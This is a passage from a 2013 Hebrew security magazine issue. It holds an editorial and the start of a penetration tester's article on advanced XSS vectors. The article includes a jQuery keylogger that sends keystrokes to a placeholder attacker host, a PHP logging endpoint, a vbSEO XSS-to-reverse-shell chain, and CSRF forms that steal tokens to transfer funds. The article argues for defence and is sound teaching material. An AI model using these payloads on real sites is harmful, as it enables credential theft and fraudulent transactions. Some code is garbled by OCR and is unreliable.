Digital Whisper

גליון 43, יולי 2013

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל (cp77fk4r), סשה גולדשטיין, יורי סלובודיאניוק, מריוס אהרונוביץ', עו"ד יהונתן קלינגר.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

זהו, חודש יוני חלף לו, וחודש יולי בפתח, ואיתו גם הגיליון ה-43 של Digital Whisper! ברוכים הבאים.

מי שמתעסק בהאקינג - חי האקינג ונושם האקינג, יום יום דקה דקה. אני מאמין שאפשר להגיד את זה על מקצועות נוספים, אבל לא סתם אומרים על האקינג שזה "דרך חיים". אני בטוח שגם מוסכניק שאוהב את המקצוע שלו חי אותו יום יום דקה דקה, אבל עדיין, אף פעם לא שמעתי אנשים שאומרים "להיות מוסכניק זו דרך חיים" (לפחות לא בלי שירימו עליהם גבה). האקינג זה מקצוע שהוא דרך חיים. מוסכניק כן מתנתק מהפטיש אויר או מהג'ק ליפטים כשהוא נועל מאחוריו את דלת המוסך, אבל מי שמתעסק בהאקינג לא מתנתק מהעולם הזה ברגע שהוא מכבה את המחשב או מנתק את ה-RJ45 מה-Port בקיר. הביטים ממשיכים לזרום בדם גם אם אין חשמל בכבל, והם ימשיכו לזרום גם כשהוא יזמין פיצה, יתקלח, יוציא את הילדה מהגן או ילך למוסך. לטוב ולרע.

ומה אפשר להגיד? בחרנו מקצוע לא פשוט... אבטחת מידע, זה אולי הנושא הכי דינמי שיש... כל הזמן אלה פורצים לאלה, אלה מפתחים טכנולוגיות אבטחה חדשות ואלה מצליחים לעקוף אותן, אלה מגלים אותם, מפתחים טכנולוגיות חדשות ואלה שוב פעם מוצאים דרכים לעקוף אותן. ומילא היה מדובר בשתי קבוצות, אבל נראה שמדובר במאות אלפים ואפילו יותר... ובנוסף, לא נראה שיש לזה סוף, לא לכאן ולא לכאן. ההרגשה הכללית היא, שכמו בכל עניין אחר, גם כאן ה-Bad Guys יהיו תמיד מספר צעדים לפני החבר'ה שתפקידם להגן.

קיימות סיבות רבות למה תמיד הצד התוקף יהיה מספר צעדים קדימה מהצד המגן. הצד המגן אמור להגביה ולתחזק על בסיס שעתי את כלל החומות מסביב לעיר, לדאוג שבכל העמדות, ה-Services שרצים יהיו תמיד מעודכנים, ולדאוג לעירנותם של כלל השומרים, בכל הפורטים, עשרים-וארבע-שבע. עליהם לוודא שאותם השומרים תמיד יהיו up-to-date לכל האירועים האחרונים ויודעים לזהות בצורה חד משמעית את כל האיומים על העיר, וכמובן - אסור להם להתבלבל חס וחלילה עם עוברי אורח תמימים (כבר ראינו מקרים שבהם חברות אנטי-וירוס זיהו בלי כוונה, ומחקו, חלקים ממערכת ההפעלה, אירוע לא נעים במיוחד).

ולעומתם, החבר'ה התוקפים צריכים לעבוד הרבה פחות קשה. הם לא צריכים לתקוף את כל השומרים בכלל החזיתות בכל שעות היום. הם צריכים לבחור יעד, לאסוף עליו מידע (וגם כאן לא חובה להתחיל ללכלך את הלוגים של היעד, עולם ה-Passive Reconnaissance Techniques הוא לא קטן, מאמר מעולה בנושא, וגם כאן), ולאחר מכן, לאתר את הנקודה החלשה ביותר באותה חומה, את אותה עמדה מרוחקת ומבודדת שהעדכונים בה תמיד מגיעים מאוחר אם בכלל, והשומרים בה תמיד עייפים ומריצים גרסאות ישנות. הם יכולים להרים מודל של אותה עמדה, להתאמן עליה, לכתוב Tailor-made Shellcodes הכי

שקטים והכי יעילים ורק בסוף, לבחור את שעת הכושר, שבה התוקפים הכי עירניים, והשומרים באמצע החלום השביעי ולתקוף.


אני לרגע לא אומר שכל ילד בן 13 הוא האיום המרכזי של רשת הארגון שלכם (למרות שגם מקרים כאלה ראינו, ולא פעם), אבל אני בהחלט אומר שהתפקיד של ראש מערך אבטחת המידע בארגון X הוא בלתי אפשרי בהגדרה. ושבהגדרה, החבר'ה שתפקידם להגן יהיו תמיד בעמדת נחיתות.

שלא תראו לרגע את השורות האלה כתלונה למקצוע, או חס וחלילה, כלפי אלוהי ההאקינג. לא רק שאני סבור שאין בשוק מקצוע מעניין יותר, מספק יותר או מאתגר יותר, אני גם סבור שרוב המעלות הטובות שלו נובעות ממה שכתבתי בשורות האחרונות.

אחרי ההקדמה הנ"ל, ולפי שנגיע לתוכן הגיליון, ברצוננו להגיד תודה רבה לכל מי שבזכותו הגיליון הזה פורסם החודש: תודה רבה ל**סשה גולדשטיין**, תודה רבה ל**יורי סלובודיאניוק**, תודה רבה ל**מריוס אהרונוביץ'**, תודה רבה ל**עו"ד יהונתן קלינגר**. וכמובן, תודה רבה **שילה ספר מלר**.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
למה מומלץ להקשיב ל-PenTester שלך (או: וקטורי XSS מתקדמים)	5
חילוץ ופענוח פרמטרים של פונקציות המשתמשות ב-x64 Calling Convention	18
מתקפות DDoS - איך מתכוננים ליום הדין?	28
פיצול מידע בשירותי ענן	38
פרסום חולשות - איך עושים את זה נכון?	42
דברי סיום	47

למה מומלץ להקשיב ל-PenTester שלך (או: וקטורי XSS מתקדמים)

מאת אפיק קסטיאל / cp77fk4r

הקדמה

בתור Penetration Tester יצא לי להשתתף בלא מעט ישיבות הנהלה בעקבות דו"חות בדיקה שהגשתי, ולא מעט פעמים (ואני בטוח שכל Penetration Tester שיקרא שורות אלה יסכים איתי...) עולה הדיון סביב המתקפה Cross Site Scripting. במהלך הדיון אני מוצא את עצמי נאלץ לשכנע את צוות הפיתוח, ראש הצוות שלהם, לקוח המערכת הנבדקת ולפעמים אפילו את מזמין הבדיקה (פונקציה כלשהי מצוות אבטחת המידע בארגון) למה דירגתי את הממצא כגבוה (כמובן, במידה ועשיתי זאת).

הטיעונים שעולים מצד ההגנה הם בדרך כלל בסגנון:


- "זה רץ רק ב-Client Side, כמה זה יכול לפגוע במערכת?".
- "אנחנו משתמשים ב-HTTPOnly, מה אכפת לי מ-XSS?, וחוץ מזה, אנחנו לא שומרים שום דבר מעניין בעוגיה".
- "אין במערכת שום דבר מעניין, אין פרטים אישיים, אין מידע רגיש, אין כלום".
- "מדובר במערכת בתוך ה-LAN, מה כבר יהיה אפשר לעשות עם זה?".
- "כל הטפסים הרגישים שלנו מוגנים ב-Token-ים נגד CSRF, בלתי אפשרי לנחש אותם".
- "XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?".
- ועוד שטויות בסגנון.

במאמר הזה, אציג מספר וקטורי XSS שראיתי לנכון כמעניינים - המסבירים, לפחות לדעתי, מה פוטנציאל הנזק האמיתי הקיים ב-XSS. חשוב לי להדגיש כי לא המצאתי את וקטורי התקיפה שאציג במהלך המאמר, אבל בהחלט אנתח אותם מזווית הראיה שלי ואסביר כיצד אותן דוגמאות עונות על השאלות ופניני החוכמה שיצא לי לשמוע במהלך ישיבות אלו.

"זה רץ רק ב-Client Side, כמה זה יכול לפגוע בשרת", או: From XSS to RCE

אפשר לתקוף את האמרה הטפשית הזאת במספר דרכים, החל מלהציג כמה נזק אפשר לבצע ע"י ריצה **רק** בצד הלקוח, (לדוגמא: תולעי ה-XSS, כמו התולעת JS.Spacehero, שסאמי קמקר שיחרר ב-MySpace ב-2005). וכלה בלהציג כיצד בעזרת XSS ניתן, במקרים מסויימים, להריץ קוד ב-Server Side.

הדוגמא הבאה, הוצגה לראשונה ב-2011, כפוסט בבלוג של Exploit-DB, על ידי MaXe (ה-Founder של InterN0T), החולשה נמצאה במערכת vbSEO. מדובר בפלאגין SEO למערכות פורומים vBulletin. MaXe מצא חולשת XSS בפלאגין בפיצ'ר LinkBack (פיצ'ר בסיגנון של PingBack ,Trackback וכו') המאפשרת לו להריץ קוד Javascript על כל משתמש הנכנס לממשק הניהול של הפלאגין. הרעיון הוא ליצור עמוד באינטרנט המפנה לפוסט בפורום בתצורת LinkBack - לאחר כניסה אליו דרך הלינק (ע"י התוקף), פרטיו ישמרו במסד הנתונים ויוצגו למנהל המערכת בעת כניסה לממשק הניהול. MaXe מצא דרך להכניס קוד Javascript בכותרת הלינק, מה שיגרום למערכת הניהול להריץ את הקוד בעת ניסיון הצגת כותרת העמוד.



[במקור: http://www.exploit-db.com/images/maxevbseo/webtool06.png]


לדוגמא, אם ניצור את העמוד HTML הבא:

```
<html>
  <head>
    title>[XSS String]</title>
  </head>
  <body>
    <a href="http://vb-forum/some-forum-thread.html">Link!</a>
  </body>
</html>
```

[במקור: http://www.exploit-db.com/exploits/16076/]

נכנס אליו (בתור התוקף!), ונלחץ על הקישור: מערכת ה-vbSEO באופן אוטומטי תזהה את הכניסה בצד השרת ותכניס את הפרטים למסד הנתונים, תחת ה-Description תכנס המחרוזת שמופיעה בין תגיות הכותרת (<title> ו-</title>) ללא סינון הקלט. וכך, כאשר מנהל יכנס למערכת הניהול, היכן שמופיעים לו כלל ה-LinkBacks - הוא יפעיל את הטריגר.

עד כאן מדובר ב-XSS פשוט, אך MaXe לקח את הממצא צעד אחד קדימה וביצע באמצעותו מתקפת CSRF (תוך כדי גניבת ה-Adminhash וה-SecurityToken של המשתמש - שנועד היה למנוע מתקפות מסגנון זה) שתפקידה היה להשתמש ב-SESSION של כל מי שנכנס לממשק הניהול (aka - מנהלי המערכת) להוסיף פלאגין חדש במערכת דרך פיצ'ר הקיים במערכות vBulletin.



[במקור: http://www.exploit-db.com/images/maxevbseo/webtool12.png]

תוכן הפלאגין עצמו לא כל כך משנה, העיקר הוא שפלאגינים ב-vBulletin הם חלק מהמערכת לכל דבר, הם כתובים ב-PHP, והם כמובן - רצים על השרת. MaXe, לשם ההדגמה, הכין פלאגין שמריץ Reverse Shell על השרת.

בעת פרסום הפוסט, MaXe גם הכין כלי ב-Python שמאפשר לסגור את כל ה-Loop הזה בצורה זריזה לשם ההדגמה, ניתן להריץ אותו מכאן:

http://www.exploit-db.com/sploits/evilwebtool.tar.gz

אני מסכים, לא מדובר בוקטור XSS סטנדרטי, ועל מנת לממש דומים אליו - עלינו לשלבו עם חולשות נוספות שעלינו לאתר במערכת (כגון CSRF). אבל בכל זאת - המוצר קיים, אנחנו לא במעבדה וזה יכול לקרות במערכות נוספות.

"אנחנו משתמשים ב-HTTPOnly, וחוץ מזה, אנחנו לא שומרים שום דבר מעניין בעוגיה" - או: XSS Based KeyLogger

בדרך כלל, כאשר אני שומע את השורה הזאת במהלך הדיון - אני בסופו של דבר מגלה כי הבחור שטען אותה חשב שאפשר רק לגנוב את ה-Cookies בעזרת XSS. ומנקודת מבט זו - באמת, אם אנו לא שומרים שום דבר מעניין בעוגיה ומשתמשים ב-HTTPOnly, אנחנו אמורים להיות בסדר (למרות שכבר ראינו מקרים כגון זה). אבל אנחנו יודעים שבעזרת XSS אפשר לעשות מעבר. דוגמא מעולה לשורה קלאסית זו היא יצירת KeyLogger מבוסס jQuery שישלח לשרת הנמצא בבעלותינו את הקשות המקלדת שהקורבן שלנו יקיש.

על מנת לבצע זאת יש כמובן למצוא XSS שיאפשר לנו להוסיף קוד לאחד מעמודי האתר, לאחר מכן, עלינו ליצור עמוד צד שרת שידע לקבל פרמטרים ב-GET ולאחסן אותם בעמוד מקומי, משהו כמו:

```
<?
  $f = fopen("/log.txt","a+");
  fputs($f,$_SERVER['REMOTE_ADDR']."\t".$_GET['t']."\t".chr($_GET['x'])."\n");
  fclose($f);
?>
```

[במקור: https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery]

ובעמוד הפגיע ל-XSS עלינו לשתול את הקוד הבא:

```
<script src="http://code.jquery.com/jquery-1.6.1.min.js"></script>
<iframe src="/login.php" id="w" style="width:100%; height:100%;
position:absolute; top:0; left:0; z-index:2; background-color:#ffffff;"
onload="$('#w').contents().keypress(function(event)
{$.get('http://www.attackersite.com/keylogger.php?x='+event.which+'&t='+event.t
imeStamp,function(data){});});"></iframe>
```

[במקור: https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery]

כמובן שבמידה והאתר כבר עושה שימוש ב-jQuery, אין צורך בשורה הראשונה.

בעזרת הקוד הנ"ל אנו בעצם טוענים את אותו העמוד הפגיע (login.php) ללא ה-XSS, ומוסיפים תחת תחת onload קריאה לפונקציה שעוקבת אחר ה-keypress ושולחת את ה-data של האירוע (האות שהוקלדה) לשרת של התוקף (http://www.attackersite.com/keylogger.php).

במידה ואיתרנו Persistent / Stored XSS בעמוד ההתחברות, כמו במקרים של:

- XSS בעמוד הראשי של מערכת פורומים ובאותו עמוד גם ניתן להתחבר לחשבון המשתמש.
- XSS בתגובות בבלוג, וניתן להתחבר לחשבון המשתמש כחלק מהכנסת התגובה (כמו למשל ב-DigitalWhisper).
- ועוד..

נוכל להכניס את הקוד הנ"ל ולקבל את פרטי ההתחברות של כל משתמש שיתחבר לפורום בזמן שהקוד שלנו פעיל. אם אתחבר ואזין את פרטי ההתחברו שלי (לדוגמא: admin : Secret!), קובץ ה-log יראה כך:

```
127.0.0.1   1371314757876     a
127.0.0.1   1371314758173     d
127.0.0.1   1371314758413     m
127.0.0.1   1371314758686     i
127.0.0.1   1371314758909     n
127.0.0.1   1371314760330     S
127.0.0.1   1371314760572     e
127.0.0.1   1371314760803     c
127.0.0.1   1371314761143     r
127.0.0.1   1371314761302     e
127.0.0.1   1371314761515     t
127.0.0.1   1371314762747     !
```

לא משנה מה נשמר בעוגיה, לא משנה האם נעשה שימוש ב-HTTPOnly, לא משנה כיצד סיסמאות המשתמשים נשמרות במסד הנתונים, כך נוכל, בעזרת XSS, לגנוב את פרטי ההתחברות של המשתמשים במערכת ולהשיגם כ-ClearText.

פרוייקט נוסף של jQuery KeyLogger, ניתן למצוא בקישור הבא:

http://cross-site-scripting.blogspot.co.il/2010/03/javascript-keylogger-11-released-http.html

"כל הטפסים הרגישים שלנו מלווים ב-Token-ים נגד CSRF, בלתי אפשרי לנחש אותם" - או XSS to bypass CSRF Protections

נכון, תוקף לא יוכל לנחש את ה-Token-ים שהוגרלו על ידי מנוע הצד-שרת, אבל אם הוא מצא XSS באותו הדומיין, הוא גם לא צריך לנחש, או פשוט יוכל להשיג אותו. אבל לפני כן - קצת על הגנות נגד CSRF.

בעזרת מתקפות CSRF תוקף יכול לגרום למשתמש תמים לבצע פעולות מבלי ידיעתו, לדוגמא - לשנות את הסיסמה לחשבון שלו, או לבצע העברה בנקאית לחשבון התוקף. על מנת להתגונן מפני מתקפות אלו ניתן להוסיף לתוקף רכיבים שדורשים "מגע אדם" על מנת לוודא שאכן אדם מעורב במהלך מילוי הטופס. דוגמא לרכיב כזה הוא CAPTCHA, ברור לנו כי אם מדובר ב-CAPTCHA רצינית שנכתבה כמו שצריך - סקריפט פשוט לא יוכל למלא אותה, ואם מצורפת לטופס העברה הבנקאית CAPTCHA מאומתת - ניתן להניח בבטחה כי אדם, ולא סקריפט זדוני, ביצע את שליחת הטופס. ברב המקרים, CAPTCHA הינה פתרון מאובטח דיו, אך מציק מאוד למשתמשים, ולכן ארגונים מעדיפים שלא להשתמש בה.


במקרים מסויימים, ניתן להשתמש בפריט מידע שידוע רק למשתמש, לדוגמא - ניתן לדרוש מהמשתמש להקליד את סיסמאתו כאשר הוא מעוניין להחליף אותה, ברור לנו שהתוקף לא יודע את סיסמאתו של המשתמש (אם כן, למה שהוא ירצה לגרום למשתמש לשנות אותה?), ואם בעת תהליך שינוי הסיסמה - התהליך מגובה בסיסמאתו הנוכחית (לפני השינוי) של המשתמש - ניתן הניח בבטחה כי מדובר במשתמש האמיתי ולא בסקריפט זדוני.

אך כמו עם ה-CAPTCHA, גם כאן - אנו מעדיפים לדרוש מהמשתמש להקליד את סיסמאתו כמה שפחות, דרישה להקליד את הסיסמה מספר רב של פעמים תגרום בסופו של דבר ליצירת סיסמאות פשוטות וקלות לניחוש.

ישנם מערכות הדורשות הכנסת OTP (קיצור של One Time Password) המגובה ברכיב חומרה חיצוני, מדובר בפתרון מעולה מבחינת אבטחת מידע, אך מבחינת נוחות המשתמשים מדובר בקטסטרופה, ומבחינת גמישות המערכת - מדובר בכישלון, כל משתמש שירצה להרשם לאתר יאלץ לחכות שנשלח לו בדואר רכיב שכזה, שלא נדבר על הוצאות כלכליות הכרוכות בשיטה זו.

כנראה בשל הסיבות שהזכרתי ועוד נוספות, הפתרון הנפוץ ביותר כיום להגן מפני מתקפות CSRF הינו השימוש ב-Token-ים הנוצרים באופן אוטומטי לכל טופס בצד השרת, ונבדקים בעת קבלת הטופס מידי המשתמש לאחר שליחתו.

כאשר גולש ממלא טופס, השלבים נראים כך:



שלב ראשון: המשתמש גולש לעמוד בו מאוחסן הטופס (HTTP GET).


שלב שני: השרת שולח לעמוד את פרטי הטופס (HTTP RESPONS), הטופס נראה כך:

```
<form name="transaction" action="transactions.php" method="post">
      from: <input type="text" name="from_id">
      to: <input type="text" name="to_id">
      amount: <input type="text" name="amount">
      <input type="submit" value="go!">
</form>
```

שלב שלישי: המשתמש ממלא את פרטי הטופס ושולח לשרת (HTTP GET).

שלב רביעי: השרת מפרש את פרטי הטופס ומבצע את ההוראות הכתובות בו.

במידה ולא קיים שום מנגנון הנועד למנוע מתקפות CSRF, אין שום תלות בין השלב השני לשלב השלישי בתהליך, ולכן, גורם זדוני יוכל לשלוח למשתמש לינק ולגרום לו לבצע את השלב השלישי ללא כל כוונה, כמובן שאותו גורם זדוני יכול גם לשלוט בפרטי הטופס, וכך לגרום לשרת לבצע את ההוראות בשם המשתמש התמים:



[חשוב לציין כאן כי מתקפות CSRF יעבדו רק במידה ובין המשתמש והשרת קיים רכיב אימות, כגון עוגיה ברת תוקף או סשן פעיל מול השרת].


הלינק יפנה לקוד שיטען באופן בלתי נראה את הקוד הבא ולאחר מכן יפנה אותו לעמוד תמים:

```
<form name="transaction" action="transactions.php" method="post">
      <input type="hidden" name="from_id" value="victim_account">
      <input type="hidden" name="to_id" value="attacker_account">
      <input type="hidden" name="amount" value="133333337">
</form>
<script> document.transaction.submit();</script>
```

במידה וקיים מנגנון CSRF, כגון Anti CSRF Tokens, נוצרת תלות (מבחינת השרת), בין השלב השני (שליחת עמוד הטופס למשתמש), השלב השלישי (שליחת הטופס על ידי המשתמש לאחר מילוי הפרטים בו), ובין השלב הרביעי (השלב בו השרת מבצע את הפרטים שנשלחו על ידי המשתמש). התלות כמובן, תלויה בסוג ה-Token שמפתח המערכת יצר, אך בדרך כלל יהיה מדובר במחרוזת הנוצרת על ידי **השרת** בשלב השני, נשלחת על ידי **המשתמש** בין שאר הפרמטרים הקיימים בטופס בשלב השלישי, ונבדקת על ידי השרת בשלב הרביעי, לפני ביצוע ההוראות הכתובות בטופס. וזה נראה כך:

שלב ראשון: המשתמש ניגש לשרת ומבקש את הטופס:

שלב שני: השרת יוצר את עמוד ה-HTML המכיל את הטופס ובנוסף אליו (כחלק ממנו) נוצר גם SCRF Token:



הטופס יראה כך:

```
<form name="transaction" action="transactions.php" method="post">
      from: <input type="text" name="from_id">
      to: <input type="text" name="to_id">
      amount: <input type="text" name="amount">
      <input type="hidden" name="anti_csrf_token" value="unguessable_value">
      <input type="submit" value="go!">
</form>
```

שלב שלישי: המשתמש ממלא את פרטי הטופס ושולח אותם לשרת, מבחינתו ה-CSRF Token לא קיים:

שלב רביעי: השרת מקבל את הטופס מהמשתמש ולפני שהוא מבצע את הפעולות הכתובות בו הוא בודק האם הערך שנשלח מהמשתמש ב-CSRF Token שווה לערך הקיים אצלו. במידה ולא - השרת זורק את הטופס ומחזיר שגיאה בהתאם.

שימוש ב-CSRF Tokens מונע מתוקף זדוני לבצע מתקפות כגון CSRF מפני שבמתקפה זו הוא אינו יכול לגשר על הפער הנוצר מהתלות הקיימת בין השלב השני, השלישי והרביעי, כי הוא שולט אך ורק בשלב הראשון (מפני השלב השני, השלישי והרביעי מתרחשים רק בין הנתקף לשרת).

אז, כיצד תוקף יכול להשיג שליטה על המידע הקיים גם בשלבים מעבר לשלב הראשון? בעזרת שימוש במתקפות XSS. במידה והתוקף זיהה כי המערכת פגיעה למתקפות XSS הוא יכול לשלב אותה ביחד עם מתקפת ה-CSRF ולגשר על הפער הקיים אצלו - הערך הקיים ב-CSRF Token. מתקפת XSS מאפשרת לתוקף להשיג שליטה על העמוד כאשר הוא נשלח למשתמש, תוקף יוכל לנצל זאת על מנת להשיג את הערך הקיים ב-CSRF Token ולהכניסו בעת מילוי הטופס שנשלח ללא ידיעת המשתמש. על מנת לגשת לערך המשתנים הקיים בטופס. ניתן לבצע זאת בעזרת מספר שיטות, אציג כאן אחת מהן:

ראשית עלינו לגרום לעמוד בו מצאנו את ה-XSS לטעון כ-IFrame את העמוד בו קיים הטופס שאותו אנו מעוניינים שהמשתמש ימלא, נטען אותו בצורה כך שהמשתמש לא יראה את תוכן ה-IFrame על ידי הקטנת גודלו ל-0 על 0 פיקסלים:

```
document.write('<iframe id="iframe" src="account_actions/transactions.php"
width="0" height="0"></iframe>');
```

נרצה, לאחר טעינת העמוד, להריץ קוד נוסף, ולכן נוסיף את:

```
document.write('<iframe id="iframe" src="account_actions/transactions.php"
width="0" height="0" onload="get_csrf_token()"></iframe>');
```

הפונקציה get_csrf_token() תבצע שני פעולות: היא תקרא את הערך השמור ב-ANTI_CSRF_TOKEN, ולאחר מכן תמלא את הפרטים שאנו מעוניינים שיהיו בטופס (מאיזה חשבון לשלוח את הכסף, לאיזה חשבון, כמות להעברה וכמובן, את ה-ANTI_CSRF_TOKEN) ותשלח אותו לשרת בשמו של המשתמש התמים.

היא תראה כך:

```
function get_csrf_token()
{
   document.write'<form name="transaction" action="transactions.php"
   method="post">
   <input type="hidden" name="from_id" value="victim_account">
   <input type="hidden" name="to_id" value="attacker_account">
   <input type="hidden" name="amount" value="133333337">
   <input type="hidden" name="anti_csrf_token" value=
         document.getElementById("iframe").contentDocument.forms[0].
         anti_csrf_token.value;>
   </form>';
   document.transaction.submit();
```

